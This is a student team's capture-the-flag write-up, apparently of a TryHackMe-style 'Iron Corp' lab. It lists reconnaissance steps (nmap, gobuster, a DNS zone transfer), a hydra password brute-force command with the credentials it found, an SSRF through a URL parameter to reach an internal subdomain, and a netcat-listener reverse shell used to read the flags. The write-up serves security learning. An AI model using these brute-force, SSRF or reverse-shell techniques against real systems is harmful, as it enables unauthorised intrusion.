# PenTest 2

# ROOM A

# CAUSTIC DADDY


Members

| ID | Name | Role |
|---|---|---|
| 1211101658 | Avinnaesh A/L G Baramesvaran | Leader |
| 1211101977 | ARVIND A/L KRISHNA KUMAR | Member |
| 1211101778 | Nevendra | Member |


# Iron Corp

Tools used: nmap, GNU nano, powershell, dig, hydra


- Use command sudo nano /etc/hosts
- Add in the ironcorp.me and the machine ip




- Use nmap to scan for all open ports for the machine ip




- Open Firefox and navigate to the ironcorp.me with port 8080





- Use the gobuster command to list all the files and directories

- We used the dig command to find new subdomains, admin.ironcorp.me and internal.ironcorp.me

```
root@upset:~/thm/ironcorp# dig ironcorp.me @10.10.68.95 axfr

; <<>> DiG 9.11.5-P4-5.1+b1-Debian <<>> ironcorp.me @10.10.68.95 axfr
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
```

- We entered the admin.ironcorp.me subdomain with port 11025 but we were prompted with an authentication message.
- We needed the username and password to gain access




- We used hydra to brute force into the subdomain admin.ironcorp.me
- Using the command hydra -L users.txt -P /usr/share/nmap/nselib/data/passwords.lst -s 11025 -f admin.ironcorp.me http-get /
- And we found both the username and password to get by the subdomain authentication prompt.


```
[11025][http-get] host: admin.ironcorp.me   login: admin   password: password123
[STATUS] 14344582.00 tries/min, 14344582 tries in 00:01h, 205761854393022 to do in 239070:22h, 16 active
```


- Once we gained access to the subdomain, we were testing and trying to find the exploit.
- We found out that we can display files onto the web page by modifying the url.
- We entered the url admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/
- The web page displayed a link to where we can find a user name.
- We viewed the page source and found the link had a different extension for internal.ironcorp.me
- We typed the url admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=
- The user name Equinox on the web page.


```
    }
//-->
</script>
<html>

<body>

        <b>You can find your name <a href=http://internal.ironcorp.me:11025/name.php?name=>here</a>

</body>

</html>
```




- We ran a powershell and did a reverse shell using the command rlwrap nc -nvlp on our terminal.
- Once we gained access to the authority\system we can start to find for the user.txt flag.
- navigate to the Desktop directory
- List all the files and access the user.txt file.






- To gain access to the Super admin directory, use the command get-acl.
- Once we gained control of the directory we can access the root.txt file from the desktop.



**Contributions**

| ID | Name | Contribution | Signatures |
|---|---|---|---|
| 1211101658 | Avinnaesh A/L G Baramesvaran | All | *Avinnaesh* |
| 1211101977 | Arvind | All | *Arvind* |
| 1211101778 | Nevendra | All | *Nevendra* |